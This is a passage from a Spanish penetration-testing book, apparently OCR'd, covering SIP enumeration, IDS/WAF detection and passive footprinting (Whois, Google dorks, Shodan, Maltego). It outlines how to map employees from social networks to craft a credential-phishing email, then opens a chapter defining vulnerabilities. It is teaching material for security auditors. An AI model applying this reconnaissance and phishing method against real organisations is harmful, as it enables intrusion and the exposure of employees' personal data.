Adicionalmente y para evitar errores *Svwar* envía una respuesta ACK a las respuestas SIP con código 200 debido al comportamiento de varios PBX que continúan enviado paquetes a la espera de recibir dicha confirmación.

El funcionamiento de *Svwar* es tan sencillo como el de la herramienta predecesora, una vez que se obtiene una dirección IP válida, basta con ejecutar la herramienta pasándole exclusivamente la dirección IP del objetivo "svwar dirección_IP". Aunque como era de esperar también es posible especificar un determinado rango o incluso utilizar un diccionario. La primera opción se realiza a través del argumento *"-e"* y la segunda con el argumento *"-d"*.

IDS/IPS

Los IDS *(Intrusion Detection System)*, que significa "Sistema de detección de Intrusos" son herramientas, generalmente basadas en hardware para evitar perdida en el rendimiento de la red, diseñadas para detectar accesos no autorizados a un ordenador o red.

Por su parte, los IPS *(Intrusion Prevention System)*, que obviamente significa "Sistema de prevención de Intrusos", son considerados por algunos como una extensión de los IDS, y son en realidad otro tipo de control de acceso, más cercano a las tecnologías de cortafuegos.

Los IDS basan su funcionamiento en heurística y patrones, mientras que los IPS lo basan en firmas, políticas de seguridad, anomalías y *HoneyPot*.

Kali incorpora tres herramientas, ya mencionadas anteriormente, *fragroute*, *fragrouter* y *wafw00f* que en combinación con *hping3* son capaces de detectar la existencia de IDS/IPS y estudiar su comportamiento.

Fragroute/Fragrouter

Las herramientas *fragroute* y *fragrouter* están diseñadas para interceptar, modificar y reescribir el tráfico de salida con destino a un determinado *host*. Implementan la mayoría de los ataques descritos en el *paper Secure Networks* "*Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection*" publicado en enero de 1998.

Varias de las aplicaciones prácticas de la herramienta podrían ser las siguientes:

- Probar el tiempo límite y reensamblado de parámetros en los IDS de red.
- Depurar paquetes TCP/IP.
- Probar la característica "state full" de un determinado firewall.
- Evadir técnicas de detección de fingerprinting pasivo de S.O.

WAFW00F

La herramienta *WAFW00F* está diseñada para realizar la identificación y *fingerprinting* de productos WAF encargados de proteger páginas web. En concreto la herramienta, hoy en día, es capaz de detectar hasta 22 tipos distintos de cortafuegos web.

El funcionamiento de la herramienta únicamente exige el paso como parámetro de la dirección web a auditar, y tras realizar todas las pruebas pertinentes ofrecerá como respuesta el WAF que estima se encuentra al otro lado.

Passive Footprinting

Protocolo Whois

Whois es un protocolo TCP basado en petición/respuesta utilizado para efectuar consultas a una base de datos permitiendo determinar el propietario de un nombre de dominio o dirección IP pública. Tradicionalmente dichas consultas han sido realizadas a través de la interfaz de línea de comandos, sin embargo actualmente existen multitud de páginas web diseñadas para realizar estas consultas.



Imagen 02.27: Ejemplo de los resultados de *WHOIS*.

Sirva la imagen a modo de ejemplificar la información que puede ser obtenida a través de una consulta web. Como dato más interesante podría considerarse las direcciones de correo ya que ofrecen información sobre dos de los dominios usados para el envío y la recepción de correos, además en determinadas ocasiones también puede ser interesante los números de teléfono para posteriores ataques de ingeniería social o las fechas, estas últimas permitirían por un lado ser capaces de suplantar la identidad del sitio web si el administrador o responsable se olvida de renovar el contrato y por otro, más interesante desde el punto de vista de la defensa, los registros de páginas

web recientes y/o de corta duración, para ser consideradas como posibles páginas de *spam* y rastrear al responsable de dicho registro para comprobar si hay más páginas similares registradas al mismo nombre.

Otro aspecto interesante de esta técnica de descubrimiento pasivo consiste en el *Whois Histórico*, disponible de manera gratuita a través de páginas como *who.is/whois.ws* o de pago a través de *domaintools.com* (aparentemente presenta más información) que permite realizar un seguimiento de aspectos como las distintas direcciones IP que ha utilizado el domino.

Google/Bing Hacking

Una de las herramientas pasivas de reconocimiento web y búsqueda de sitios web vulnerables más interesantes consiste en el uso de los buscadores *Bing* y *Google* mediante el uso de búsquedas avanzadas. Esta modalidad permite definir criterios como el tipo de página web a buscar según su extensión, que contenga cierto segmento de texto en el título, que en el cuerpo de la página web aparezca tal texto, que la búsqueda se restringa a un determinado dominio o por el contrario ignore todas las páginas web de un cierto grupo de dominios, etcétera.

El uso de las búsquedas avanzadas como herramienta para los fines que aquí concierne es lo que se denomina *Google Hacking* y *Bing Hacking* respectivamente y es una de las técnicas usadas por programas como *Maltego*.

Johnny Long, aprovechándose de las capacidades de *Google*, creó una base de datos de búsquedas avanzadas conocida con el nombre de "*Google Hacking Database*", la página web original se encuentra desactualizada, pero el proyecto continúa adelante en la web de *Exploit Database* en la sección de *Google Dorks* (actualmente la tercera pestaña bajo la abreviatura de GHDB).



Imagen 02.28: Pagina web de *exploit database*.

Los operadores utilizados para tal fin son los siguientes:

- *site:* En la introducción se ha hecho referencia a este operador, es el encargado de restringir las búsquedas a un determinado dominio.
- *ip:* Sólo disponible en *Bing*. Busca las páginas web que se encuentren en la dirección IP especificada.
- *inurl/allinurl:* Realiza la búsqueda contemplando aquellas páginas web en cuya dirección URL aparezcan los términos especificados.
- *intitle/allintitle:* Del mismo modo que el anterior restringe el ámbito de la búsqueda a las páginas web que contemplen las palabras especificadas en el título.
- *link:* Este operador busca páginas que enlazan a la página introducida a continuación.
- *ext:* Busca las direcciones URL cuyos archivos acaben en la extensión especificada.
- *filetype:* En *Google* tiene el mismo comportamiento que *ext*, sin embargo en *Bing* permite buscar por el tipo de fichero indistintamente de la extensión que tenga.
- *contains:* En *Bing* ofrece la posibilidad de encontrar páginas con enlaces a ficheros con una determinada extensión.
- *intext:* Al contrario que los otros *dorks* que están diseñados para buscar información en los elementos más auxiliares de la página web, este argumento obliga a buscar el mensaje dentro del cuerpo de la página web.
- *define: Google* busca en las páginas donde entiende que se responde a la definición de la frase adjunta al *dork*.
- *info:* le indica a *Google* que busque información sobre la frase adjunta.

Además de las diferencias inferidas, entre *Google* y *Bing*, de la lectura de los operadores existen unos aspectos a destacar como son el hecho obvio de que ambos indexan información diferente, *Bing* indexa el contenido los archivos comprimidos o empaquetados y el número de búsquedas a realizar antes de que salte la comprobación del CAPTCHA parece ser superior en *Bing*.

Shodan Hacking

Shodan es un motor de búsqueda diseñado para buscar dispositivos y sistemas de ordenadores conectados a Internet. A través de esta página (*ShodanHQ.com*), los auditores pueden encontrar gran variedad de dispositivos conectados a la red, como pueden ser semáforos, cámaras de seguridad, sistemas de calefacción caseros, sistemas de control de parques acuáticos, gasolineras, centrales hidroeléctricas, etcétera. Pueden incluso encontrase sistemas de control de centrales nucleares y del acelerador de partículas *cyclotron*. La mayoría tienen seguridad y protección, sin embargo también se encuentran muchos dispositivos con credenciales por defecto que pueden ser accedidos desde el propio navegador.

La página web constantemente busca nuevos dispositivos accesibles públicamente desde internet y actualiza la información de los ya existentes. Está concentrado en sistemas *SCADA*, (*SupervisoryCcontrol And Data Acquisiticion)*, que significa "Control de supervisión y adquisición de datos".

La búsqueda de datos se encuentra limitada a 10 elementos para usuarios anónimos, 50 elementos para usuarios registrados y 10.000 elementos para aquellos que han pagado la subscripción. Además estos últimos tienen acceso a una serie de características como el uso de una API sin restricciones puntuales y consulta a través de Telnet y HTTPS.

Al igual que *Google* y *Bing*, *Shodan* también soporta filtros para realizar búsquedas avanzadas. Los filtros básicos soportados son los siguientes:

- *city:* permite especificar la ciudad.
- *country:* permite especificar las iniciales del país.
- *geo:* permite especificar las coordenadas geográficas a partir de los datos de latitud y longitud, adicionalmente soporta la adición de un tercer parámetro que especifique el número de kilómetros alrededor del punto, por defecto 5.
- *hostname:* permite especificar el nombre del *host.*
- *net:* permite especificar la dirección IP del *host.*
- *os:* permite especificar el sistema operativo del *host.*
- *port:* permite especificar un puerto en concreto de los 33 que soporta. (En la web *Shodan* es posible encontrar ayuda sobre los filtros para obtener más información acerca de cuáles son esos puertos).
- *before/after:* permite especificar un rango de fechas de recolección de la información entre los que acotar la búsqueda.




Imagen 02.29: Ejemplo de los resultados de *ShodanHQ*.

Maltego + Shodan

Una vez estudiado el funcionamiento de *Maltego* se puede apreciar el potencial de la herramienta para la fase de footprinting. Uno no puede evitar pensar en las altas capacidades y cómo sería si la propia herramienta fuese compatible con *nmap*, *ShodanHQ* y, en general, con el resto de herramientas utilizadas en el proceso de auditoría.

Maltego incorpora la opción de añadir nuevas transformadas, esto se puede hacer de tres formas distintas, bien actualizando desde el servidor oficial, bien añadiendo nuevos repositorios o bien desarrollando transformadas y agregándolas de manera local.

El caso de *ShodanHQ* sería la segunda de las formas anteriores, *ShodanHQ* posee una API para interactuar con la página web desde herramientas desarrolladas por terceros. Para ello tan sólo es necesario estar registrado y obtener, de manera totalmente gratuita, el *hash* identificador de usuario necesario para su funcionamiento.

En la dirección *URL http://maltego.shodanhq.com/* se muestra el procedimiento a seguir, el cual consiste básicamente en añadir un nuevo repositorio, sincronizarlo y descargarse las nuevas transformadas.

Para *nmap*, en concreto, y para el resto de herramientas de *script* en general, también existe la posibilidad mediante transformadas locales. Buscando en internet es posible obtener acceso a un post de un foro del año 2009 en el que muestran el procedimiento a seguir, pero parece ser que responde a versiones anteriores del programa. No obstante, siempre queda la posibilidad de aprender el funcionamiento del desarrollo de las transformadas y programarse manualmente la integración de las herramientas anteriormente mencionadas.

Robtex

La página web *Robtex* está considerada como "La Navaja Suiza de Internet". Esta página web permite realizar ciertas partes del procedimiento activo de footprinting de manera pasiva, es decir, en lugar de preguntar directamente a los servidores la información sobre sus dominios, subdominios, servidores DNS, etcétera, permite obtener dicha información sin dejar rastro en el objetivo a través de una sencilla consulta web.

Source	Date	Information
Alexa	Apr 10, 2013 11:44:00 AM	Description, ranking and other stats
rbls.org	Apr 10, 2013 11:43:59 AM	Blacklistings
WOT		Reputation
	Apr 10, 2013 1:26:32 AM	Visible DNS Information

Total score 50/50 normalized to 5 out of 5 based on 5 tests ★★★★★

Check	Result	
NS on different IP networks	YES	
NS delegation consistent with zone	YES	
Listed in DMOZ	YES	
Listed in Alexa top 100000	YES	
Good WOT rating	YES	
Indexed in Google	-	-

Imagen 02.30: Ejemplo de resultados obtenidos con *Robtex*.

Tal y como se puede apreciar en la imagen, la respuesta obtenida muestra enlaces a otras páginas de internet como *Alexa*, *rbls.org*, *WOT*, información de los servidores DNS, etcétera.

Information Leakage

En internet existen sitios web que podrían ser considerados como especialmente diseñados para las fugas de información, un ejemplo de estos sitios son *AnonPaste, Pastebin, PasteHTML, Pastie,* etcétera. También se pueden encontrar otras webs pensadas para alojar código fuente de desarrollos de libre acceso como *Github* o *Google Code*.

Una de las herramientas utilizadas para recolectar información es *Pastenum*, por desgracia en el momento de escribir este capítulo no se encuentra disponible en *Kali* aunque como todas estas herramientas su procedimiento de instalación es bastante sencillo, ha sido desarrollada por el equipo de "Corelan Team".

Al margen de la herramienta mencionada, buscar en estos "repositorios" se puede resumir en hacer una búsqueda desde *Google* o *Bing* restringiendo el ámbito de la búsqueda a los sitios web anteriormente mencionados, además realizar dicho procedimiento permite en muchos casos saltarse los filtros de páginas como *pastebin* que al recibir una denuncia de uno de sus documentos únicamente lo eliminan del resultado de la búsqueda *in situ*.

Social Network Engineering

Hoy en día, con el auge de las redes sociales para todo tipo de ámbitos, ocio, profesional, deporte, etcétera, muchas empresas tienen expuesto en internet sin saberlo, o al menos sin entender las implicaciones que ello conlleva, datos privados de sus trabajadores.

Por ejemplo, en *Facebook* a través del correo electrónico de la persona se puede acceder a su perfil. Tanto en *Facebook* como en *Twitter* los datos de los contactos de un determinado usuario son casi siempre públicos, en *Linkedin* se puede encontrar el currículo de una persona así como también se puede consultar su grupo de contactos. Todo ello lleva a que sin ser consciente de ello se pueda preguntar en *Linkedin* por "todos" los empleados de una empresa, obtener sus contactos, recurrir a *Facebook* y a *Twitter* para obtener sus "pensamientos en voz alta" y parte de sus contactos dando como resultado un más que jugoso grafo de los empleados de la empresa y las relaciones entre los mismos.

A partir de dicho grafo, y con un poco de la ayuda de *Maltego* y similares, es posible inferir un listado de gran parte de los empleados de la empresa y preparar un ataque de *spam* altamente dirigido y segmentado, de manera que se podría hacer enviar un correo a un grupo de empleados utilizando la forma de hablar de un empleado ajeno al grupo que sea contacto/amigo de todos ellos solicitándole que acceda, por ejemplo, a una página en desarrollo de la propia empresa y que se identifiquen con sus credenciales internos, todo ello usando siempre recursos propios de la compañía y en una dirección URL que sea altamente confundible.

Para ilustrar el ejemplo anterior, supóngase una empresa X, si se realiza una búsqueda de dicha empresa en *Linkedin* con un usuario con privilegios básicos la información obtenida será similar a la siguiente:




Imagen 02.31: Empleados en *Linkedin.*

En la imagen se puede observar cómo gran parte de los empleados tienen sus datos protegidos de ojos curiosos, sin embargo si se hace una búsqueda personalizada en *Google* de la siguiente manera: *"site:linkedin.com -inurl:/jobs/ nombre_empresa"* se obtiene un listado enorme en el que se muestra los datos en claro de todos los empleados que trabajan, han trabajado o tienen contacto con algún empleado que actualmente trabaja en dicha empresa y que pueden ser consultados accediendo desde la caché de *Google.*




Imagen 02.32: *Linkedin + Google Hacking.*

Una vez se obtiene el listado de empleados tan "sólo" sería necesario buscar por el nombre de cada uno de los empleados tanto en *Twitter* como en *Facebook* buscando el nombre de la empresa en los perfiles y a partir de ese punto sería posible obtener no sólo datos como por ejemplo donde viven los empleados, la fecha de nacimiento, sus gustos, sus opiniones, sus amigos, donde pasan las vacaciones, etcétera sino además averiguar datos de otros empleados que si bien no tienen perfil en *Linkedin* sí que tienen un perfil en una de las otras redes sociales compartido casi en exclusiva con otros trabajadores de la misma empresa.

En base a lo anterior, y siendo susceptible de añadir más redes sociales a la ecuación junto con el uso de las demás técnicas de footprinting, queda patente las posibilidades que conlleva para un atacante/*pentester*/auditor planificar un ataque dirigido que ponga en jaque a una determinada organización.

Capítulo III
Análisis de Vulnerabilidades y ataques de contraseñas

1. Vulnerabilidad

Si se busca la definición a las palabras "vulnerabilidad" y "seguridad" es posible alcanzar una compresión razonable sobre cuál puede ser el significado de una "vulnerabilidad de seguridad". De esta manera, es posible llegar a la conclusión de que una vulnerabilidad de seguridad es aquello que ofrece un posible vector de ataque contra un sistema, incluyendo aspectos como el *malware*, sistemas mal con configurados, contraseñas escritas en cualquier parte, etcétera. Obviamente aspectos como estos aumentan el riesgo de un determinado sistema. Sin embargo, esta definición no es suficiente, tal y como señala *Microsoft* en uno de los artículos de la librería *TechNet*, resulta necesario exponer una definición algo más amplia a la utilizada generalmente en la comunidad de seguridad.

Una definición más correcta de vulnerabilidad sería la siguiente:

"*Una vulnerabilidad de seguridad es una debilidad en un producto que podría permitir a un usuario malintencionado comprometer la integridad, disponibilidad, o confidencialidad de dicho producto.*"

Una vez expuesta la definición resulta necesario analizar el significado exacto de la misma. A continuación se van a exponer cada una de las secciones de la definición y se aclarará mediante ejemplos que permitan entender la forma en la que esta definición es aplicada a la vida real.

- Debilidad: Las vulnerabilidades de seguridad implican la explotación de debilidades accidentales, estas debilidades generalmente aparecen por deficiencias en el diseño del producto. Sin embargo, estas deficiencias no siempre acaban desencadenando vulnerabilidades de seguridad.

  Ejemplos: La elección de implementar un cifrado de 40-bit en un producto no constituiría una vulnerabilidad de seguridad, a pesar de que la protección que proporcione sea inadecuada para según qué propósitos. En contraste, un error de implementación que inadvertidamente causó un cifrado de 256-bit que descarte la mitad de los bits en la clave sí supondría una vulnerabilidad de seguridad.

- Producto: Las vulnerabilidades de seguridad son el resultado de un problema de un producto. Los problemas que se derivan de la adhesión de normas imperfectas pero de amplia aceptación no constituyen vulnerabilidades de seguridad.

Ejemplos: Un navegador que, al conectarse a un sitio FTP, inicializa la sesión enviando las credenciales "en claro" no se considera que tenga un problema de seguridad, ya que la especificación FTP establece que se inicialicen las sesiones en texto plano. Sin embargo, si el navegador lleva a cabo sesiones SSL en texto plano, sí constituiría una vulnerabilidad de seguridad, ya que la especificación de SSL indica que esta debe tener las sesiones cifradas.

- Integridad: La integridad hace referencia a la fiabilidad de un recurso. Un usuario malintencionado que explota una debilidad en un producto para modificarlo silenciosamente y sin autorización está comprometiendo la integridad del producto.

Ejemplos: Una debilidad que permite a un administrador cambiar los permisos de cualquier archivo no supondría un problema de seguridad puesto que un administrador ya posee dicha capacidad. Por el contrario, si una debilidad permitiese a un usuario sin privilegios llevar a cabo la misma acción, esto sí constituiría una vulnerabilidad de seguridad.

- Disponibilidad: La disponibilidad se refiere a la posibilidad de acceder a un recurso. Un usuario malintencionado que explota una debilidad en un producto, negando el acceso de un usuario a dicho producto, está comprometiendo la disponibilidad del mismo.

Ejemplos: Una debilidad que permite a un atacante provocar la caída de un servidor constituiría una vulnerabilidad de seguridad, puesto que el atacante sería capaz de regular si el servidor es capaz de proveer servicios o no. Sin embargo, el hecho de que un atacante pueda enviar un gran número de peticiones legítimas a un servidor y monopolizar los recursos no constituiría una vulnerabilidad de seguridad, siempre y cuando el operador del servidor sea capaz de controlar el sistema.

- Confidencialidad: La confidencialidad hace referencia a la limitación del acceso a la información de un recurso exclusivamente a las personas autorizadas. Un atacante que explota una debilidad en un producto para acceder a la información no pública comprometería la confidencialidad de ese producto.

Ejemplos: Una debilidad en un sitio web que permite a un visitante leer un archivo que no debería poder leerse constituiría una vulnerabilidad de seguridad. Sin embargo, una debilidad que revele la ubicación física de un archivo no constituye una vulnerabilidad. Este hecho podría ser útil para fines de reconocimiento, y se podría utilizar junto con una vulnerabilidad de ingeniería social para comprometer los archivos. Por tanto por sí sola no permitiría a un atacante comprometer los datos, y no constituiría una vulnerabilidad de seguridad.

Como puede verse, la integridad, la disponibilidad y la confidencialidad son los tres objetivos principales de la seguridad. Si se carece de uno o más de estos tres elementos, existe una vulnerabilidad de seguridad, y podrían quedar comprometidos uno o varios de estos elementos al mismo tiempo. Por ejemplo, una vulnerabilidad de fuga de información podría comprometer la confidencialidad de un producto, mientras que una vulnerabilidad de ejecución de código remoto podría comprometer su integridad, su disponibilidad y su confidencialidad.

■■■

2. Análisis de vulnerabilidades

En este apartado se presentan los aspectos principales que un análisis de vulnerabilidades debe cubrir. Obviamente, esto dependerá de fases previas como la fase de recogida de información.

A continuación se presentan unas imágenes relacionadas, que representa las ramas principales, tal y como son definidas por el *Penetration Testing Execution Estándar*, que constituyen el esquema de esta fase:




Imagen 03.01: Esquema principal del PTES sobre el "Análisis de vulnerabilidades".

Imagen 03.02: Fase de "Pruebas" correspondiente al "Análisis de vulnerabilidades".




Imagen 03.03: Fase de "Validación" correspondiente al "Análisis de vulnerabilidades".




Imagen 03.04: Fase de "Investigación" correspondiente al "Análisis de vulnerabilidades".

Pruebas

El análisis de vulnerabilidades, tal y cómo se ha comentado en la definición, es el proceso de descubrir debilidades en los sistemas y aplicaciones que puedan ser aprovechadas por un atacante.

Estos defectos pueden abarcar desde una mala configuración del equipo y servicios al diseño de aplicaciones inseguras. Aunque el proceso a seguir para buscar los defectos varía y depende en gran medida del componente particular a probar, existen aspectos fundamentales comunes al proceso.

Al realizar el análisis de una vulnerabilidad de cualquier tipo, el analista debe enfocar correctamente la profundidad y la amplitud de las pruebas de cara a cumplir con los objetivos y/o requisitos deseados. La profundidad incluye aspectos tales como la validación de los datos de entrada, los requisitos de autenticación, etcétera. Sea cual sea el ámbito de aplicación, las pruebas deben estar adaptadas para satisfacer los requisitos de profundidad para alcanzar los objetivos, en consecuencia, la profundidad de las pruebas siempre debe ser validada para asegurar que los resultados de la evaluación satisfagan las expectativas. Además de la profundidad, la amplitud también debe ser tomada en consideración cuando se realizan los análisis de vulnerabilidades. Por su parte, la amplitud abarca aspectos tales como las redes objetivo, segmentos de red, equipos, inventarios, etcétera.

Por ejemplo, el caso más sencillo podría consistir en encontrar todas las vulnerabilidades en un determinado equipo, mientras que en otros casos más avanzados, podría consistir en encontrar las vulnerabilidades en una serie de equipos que cumplan una determinada condición. Por tanto, la amplitud siempre debe ser comprobada para asegurar que se ha cumplido con los objetivos y que no se ha dejado ningún equipo sin auditar.

Activo

Las pruebas activas requieren la interacción directa con el componente a auditar en busca de vulnerabilidades de seguridad. Esto podría implicar componentes de bajo nivel, tales como la pila TCP en un determinado dispositivo de red, o componentes de más alto nivel como una interfaz web para la administración del mismo. En base a lo anterior, hay dos formas distintas de interactuar con el componente de destino: automatizada y manual.

Automatizada

Las pruebas automatizadas se basan en el uso de software encargado de escanear los servicios haciendo determinadas peticiones, examinan las repuestas y determinan la posible existencia de una vulnerabilidad. Este proceso automatizado reduce los requisitos de tiempo y costes laborales, pero siempre será necesaria la comprobación por parte del auditor de los resultados obtenidos.

Estas herramientas de software se clasifican en cuatro categorías distintas:

- Escáneres genéricos de vulnerabilidades de red: Este tipo de escáneres buscan identificar versiones de servicios con vulnerabilidades conocidas. Dentro de esta categoría se encuentran los escáneres de puertos, servicios y *banners* ya mencionados en el capítulo de *footprinting*.
